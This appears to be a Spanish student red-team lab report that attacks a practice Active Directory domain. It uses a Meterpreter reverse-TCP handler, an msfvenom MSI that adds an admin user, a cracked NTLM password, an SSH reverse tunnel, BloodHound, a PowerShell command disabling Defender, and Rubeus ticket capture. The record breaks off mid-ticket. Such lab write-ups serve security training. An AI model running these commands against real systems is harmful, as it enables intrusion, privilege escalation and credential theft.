

RED TEAM



Fray José Ávila Hernández

índice

1.Escalada de privilegios

1.1 Meterpreter

1.2 MSFVenom

1.3 Acceso Windows 10 lateral clone

1.4 BloodHound

1.5 Rubeus y Spool sample

1.6 Convertir ticket de Windows a Linux

1.7 Autenticación Kerberos

1.Escalada de privilegios

1.1 Meterpreter

Lo primero que hemos hecho es abrir la herramienta de meterpreter y configurarla.


Hemos utilizado la función multi/handler para que se ponga a la escucha y en el caso de que detecte el puerto se conecte.

El puerto que hemos utilizado es el 443 que es el puerto estándar para la comunicación segura con el navegador web.

El payload utilizado es el siguiente:

“windows/x64/meterpreter/reverse_tcp”

Y por ultimo como Localhost hemos utilizado la ip (192.168.201.146) del debian en el cual vamos a utilizar para conectarnos




```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.201.146
LHOST => 192.168.201.146
msf6 exploit(multi/handler) > 
```

1.2 MSFVenom


La siguiente herramienta que hemos utilizado es msfvenom para crear un binario en formato .msi para que cuando se ejecute en la máquina de Windows 10 lateral nos cree directamente un usuario y contraseña.

El comando que hemos ejecutado es el siguiente: ***“msfvenom -p windows/adduser USER=rottenadmin1 PASS=P@ssword123! -f msi -o alwee.msi”***




```
Applications: Xfce Terminal
Terminal -
File Edit View Terminal Tabs Help
root@debian:~/Desktop# msfvenom -p windows/adduser USER=rottenadmin1 PASS=P@ssword123! -f msi -o alwee.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 286 bytes
Final size of msi file: 159744 bytes
Saved as: alwee.msi
root@debian:~/Desktop#
```

Para ejecutar el archivo y pasarlo a la máquina de Windows 10 lateral lo hemos convertido en un archivo .zip con el siguiente comando: ***“zip -e test12.zip alwee.msi”***



```
root@debian:~/Documents# zip -e test12.zip alwee.msi
Enter password:
Verify password:
  adding: alwee.msi (deflated 69%)
root@debian:~/Documents#
```

Una vez pasado el archivo .zip a la otra maquina nos disponemos a ejecutarlo.




```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.201.146
LHOST => 192.168.201.146
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.201.146:443
[*] Sending stage (200774 bytes) to 192.168.201.148
[*] Meterpreter session 1 opened (192.168.201.146:443 -> 192.168.201.148:49867) at 2024-01-22 21:29:00 +0100


meterpreter >
```

Podemos ver como ya hemos establecido conexión desde el meterpreter.



Podemos observar como ya nos ha creado nuestro usuario nuevo.

Investigando un poco por esta máquina hemos encontrado un archivo con un hash, que es la contraseña de un usuario, que pertenece al Windows 10 lateral clone.




1.3 Acceso Windows 10 Lateral clone.

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

F465E6CDD06994E614F3E0ADAE6B9F58



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin)), QubesV3.1BackupDefaults


Hash	Type	Result
F465E6CDD06994E614F3E0ADAE6B9F58	NTLM	*123iloveyou123*

Color Codes: **Green** Exact match, **Yellow** Partial match, **Red** Not found.


Hemos puesto el hash en una página en este caso crack station para ver si nos podia dar el hash en texto claro y hemos podido conseguir la contraseña.

El usuario seria: Bill.harper.ex

La contraseña: *123iloveyou123*



Podemos ver como ya hemos podido acceder a la máquina con el usuario y la contraseña conseguida.



Una vez hayamos accedido procedemos a lanzar un túnel ssh para poder establecer conexión desde el debian al Windows 10 lateral clone.

El comando lanzado es el siguiente:

“ssh -R 8080 -fCnN -oServerAliveInterval=60 -oServerAliveCountMax=1 -oUserKnownHostsFile=/dev/null -oStrictHostKeyChecking=no root@192.168.201.146”

1.4 BloodHound.

Una vez conectado el túnel ssh vamos a generar con el bloodHound.py unos archivos .json para luego subirlo a la plataforma y ver los privilegios del servidor y poder escalar privilegios en el Active Directory.

El comando que hemos utilizado es el siguiente con la ip del Windows server dc:

“proxychains python3 bloodhound.py --collectionmethod DCOOnly -d e-corp.local -u bill.harper.ex -p *123iloveyou123* --dns-tcp -ns 192.168.201.149”

```
Applications: Xfce Terminal
Terminal -
File Edit View Terminal Tabs Help
root@debian:/opt/BloodHound.py# proxychains python3 bloodhound.py --collectionmethod DCOnly -d e-corp.local -u bill.harper.ex -p "123iloveyou123" --dns-tcp -ns 192.168.201.149
ProxyChains-3.1 (http://proxychains.sf.net)
[S-chain]->-127.0.0.1:8080-<->-192.168.201.149:53-<->-OK
INFO: Found AD domain: e-corp.local
[S-chain]->-127.0.0.1:8080-<->-192.168.201.149:53-<->-OK
[S-chain]->-127.0.0.1:8080-<->-192.168.201.149:53-<->-OK
INFO: Getting TGT for user
[DNS-request] PRIMARY.e-corp.local
[S-chain]->-127.0.0.1:8080-<->-4.2.2.53-<->-OK
[DNS-response]: PRIMARY.e-corp.local does not exist
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (PRIMARY.e-corp.local:88)] [Errno 1] Unknown error
INFO: Connecting to LDAP server: PRIMARY.e-corp.local
[S-chain]->-127.0.0.1:8080-<->-192.168.201.149:53-<->-OK
[S-chain]->-127.0.0.1:8080-<->-192.168.1.2:389-<->-OK
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Connecting to LDAP server: PRIMARY.e-corp.local
[S-chain]->-127.0.0.1:8080-<->-192.168.1.2:389-<->-OK
INFO: Found 8 users
INFO: Found 52 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 2 computers
INFO: Found 0 trusts
INFO: Done in 00M 02S
root@debian:/opt/BloodHound.py# ls
20240115214922_computers.json  20240115214922_users.json      20240115224242_ous.json        20240124184616_groups.json    bloodhound      setup.py
20240115214922_containers.json  20240115224242_computers.json  20240115224242_users.json      20240124184616_ous.json      bloodhound.egg-info
20240115214922_domains.json    20240115224242_containers.json  20240124184616_computers.json  20240124184616_users.json    bloodhound.py
20240115214922_gpos.json       20240115224242_domains.json    20240124184616_containers.json Dockerfile              build
20240115214922_groups.json     20240115224242_gpos.json       20240124184616_domains.json   LICENSE                 createforestcache.py
20240115214922_ous.json        20240115224242_groups.json     20240124184616_gpos.json      README.md               dist
root@debian:/opt/BloodHound.py#
```

Podemos ver como una vez lanzado el comando se nos han generado los archivos .json

Una vez generado los archivos vamos a abrir la herramienta con una interfaz para ver los usuarios del dominio y poder escalar en el active directory.


```
Applications: Xfce Terminal
Terminal -
File Edit View Terminal Tabs Help
root@debian:/opt/BloodHound.py# proxychains python3 bloodhound.py --collectionmethod DCOnly -d e-corp.local -u bill.harper.ex -p "123iloveyou123" --dns-tcp -ns 192.168.201.149
ProxyChains-3.1 (http://proxychains.sf.net)
[S-chain]->-127.0.0.1:8080-<->-192.168.201.149:53-<->-OK
INFO: Found AD domain: e-corp.local
[S-chain]->-127.0.0.1:8080-<->-192.168.201.149:53-<->-OK
[S-chain]->-127.0.0.1:8080-<->-192.168.201.149:53-<->-OK
INFO: Getting TGT for user
[DNS-request] PRIMARY.e-corp.local
[S-chain]->-127.0.0.1:8080-<->-4.2.2.53-<->-OK
[DNS-response]: PRIMARY.e-corp.local does not exist
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (PRIMARY.e-corp.local:88)] [Errno 1] Unknown error
INFO: Connecting to LDAP server: PRIMARY.e-corp.local
[S-chain]->-127.0.0.1:8080-<->-192.168.201.149:53-<->-OK
[S-chain]->-127.0.0.1:8080-<->-192.168.1.2:389-<->-OK
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Connecting to LDAP server: PRIMARY.e-corp.local
[S-chain]->-127.0.0.1:8080-<->-192.168.1.2:389-<->-OK
INFO: Found 8 users
INFO: Found 52 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 2 computers
INFO: Found 0 trusts
INFO: Done in 00M 02S
root@debian:/opt/BloodHound.py# ls
20240115214922_computers.json  20240115214922_users.json      20240115224242_ous.json        20240124184616_groups.json    bloodhound      setup.py
20240115214922_containers.json  20240115224242_computers.json  20240115224242_users.json      20240124184616_ous.json      bloodhound.egg-info
20240115214922_domains.json    20240115224242_containers.json  20240124184616_computers.json  20240124184616_users.json    bloodhound.py
20240115214922_gpos.json       20240115224242_domains.json    20240124184616_containers.json Dockerfile              build
20240115214922_groups.json     20240115224242_gpos.json       20240124184616_domains.json   LICENSE                 createforestcache.py
20240115214922_ous.json        20240115224242_groups.json     20240124184616_gpos.json      README.md               dist
root@debian:/opt/BloodHound.py#
```




```
Terminal -
File Edit View Terminal Tabs Help
root@debian:~# cd /opt/BloodHound-linux-x64
root@debian:/opt/BloodHound-linux-x64# ./BloodHound --no-sandbox
(node:1865) electron: The default of contextIsolation is deprecated and will be changing from false to true in a future release of Electron. See https://github.com/electron/electron/issues/23506 for more information
(node:1911) [DEP0005] DeprecationWarning: Buffer() is deprecated due to security and usability issues. Please use the Buffer.alloc(), Buffer.allocUnsafe(), or Buffer.from() methods instead.
```

Para abrir la interfaz bloodhound hemos utilizado los siguientes comandos:

- **cd /usr/bin/** (hemos cambiado a la ruta donde se encuentra la herramienta para activar la consola)
- **./neo4j console** (hemos iniciado la consola)
- **cd /opt/BloodHound-linux-x64** (hemos ido a la ruta donde se encuentra la interfaz)
- **./BloodHound --no-sandbox** (iniciamos la interfaz)



Una vez abierta la interfaz, subimos los archivos .json generados anteriormente.



Una vez hayamos cargado los .json, buscamos el usuario Bill.Harper y seleccionamos la casilla “First Degree Group Memberships” para ver en qué grupo se encuentra el usuario. Por lo que podemos ver se encuentra en el grupo de domain_user.

1.5 Rubeus y Spool Sample

Vamos a utilizar las siguientes herramientas Rubeus y spool sample para generar los tickets de la máquina de Windows 10 clone.

Lo 1º que tenemos que hacer es desactivar el antivirus, que lo haremos con el siguiente comando:

“Set-MpPreference -DisableRealtimeMonitoring \$true -DisableScriptScanning \$true -DisableBehaviorMonitoring \$true -DisableIOAVProtection \$true -DisableIntrusionPreventionSystem \$true”

```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> Set-MpPreference -DisableRealtimeMonitoring $true -DisableScriptScanning $true -DisableBehaviorMonitoring $true -DisableIOAVProtection $true -DisableIntrusionPreventionSystem $true
```

Una vez desactivado vamos a ejecutar las dos herramientas primero la de Rubeus para generar los tickets y después la de spoolsample.

```
Administrator Windows PowerShell
PS C:\Windows\system32> cd C:\Users\bill.harper.ex\Desktop
PS C:\Users\bill.harper.ex\Desktop> .\Rubeus.exe monitor /interval:5 /nowrap

RUBEUS

v2.3.0

[*] Action: TGT Monitoring
[*] Monitoring every 5 seconds for new TGTs

[*] 1/24/2024 6:36:01 PM UTC - Found new TGT:

User           : bill.harper.ex@E-CORP.LOCAL
StartTime      : 1/24/2024 7:15:25 PM
EndTime       : 1/25/2024 5:15:25 AM
RenewTill     : 1/31/2024 7:15:25 PM
Flags         : name_canonicalize, initial, renewable, forwardable
Base64EncodedTicket :

doIFTjCCBUqgAwIBBAEDAgEWooIETTCCBE1hggrFMIIIEQaADAgEfoQ4bDEUtQ09SUC5MT0NBTKIhMB+gAwIBAgEYMBYbBmtYnRndBsMRS1DT1JQLkxP
Q0FMo4IEBTCCBAgAwIBBAEDAgECoID8wSCA++DzgJ2nbdXLdnqZ5mIEEhwaARWbFLM809A00LXyFo9UjJUNuVUPPH1j8UXzoZzMRNRH2DUe/nr2A1wGgA3m
WUVRnVNTnlonm5S1usVYQ6VPFVFlNHCsGtoJv1oZ1u1fbUwuNw57+/qtFbdJiyK5MFHQcum/fNjXtT+vnJYxcohKui4hHrj+Ut4DC4cCCfzd1IAhJYnv9fa
BZ8RY7X8GU10F81HF09ntrCnAviTJuUZeJrwtvalw4y4cF8z9LEzC26B+3FrFLS+YB9Q3fC4123oyPPK35tFpMt29UqYmUuQ0unq7G6SFEg5KRjp1aFtz1w
Q34EtPXy7Xug+HopBS2g3GkOHEo2vPsdzix83rNsR6VGved7v5oGEv2u36icY7FVkfXj61RLXLRISkhOQaoKxyfK44sNA2y5eBfjdrjnfTE3vNIDMquuEESz
rpM8iao4CdTr2i0jyGw+eKUB6V9bTr064yMmvqHftkVmqBgZ0xidL2xcCt5gaGzGRu7Ug0U1MK8nGjmagJR7HdgbTdmITFoCuzAI6JNeaxJHqH6CrCTzJzO
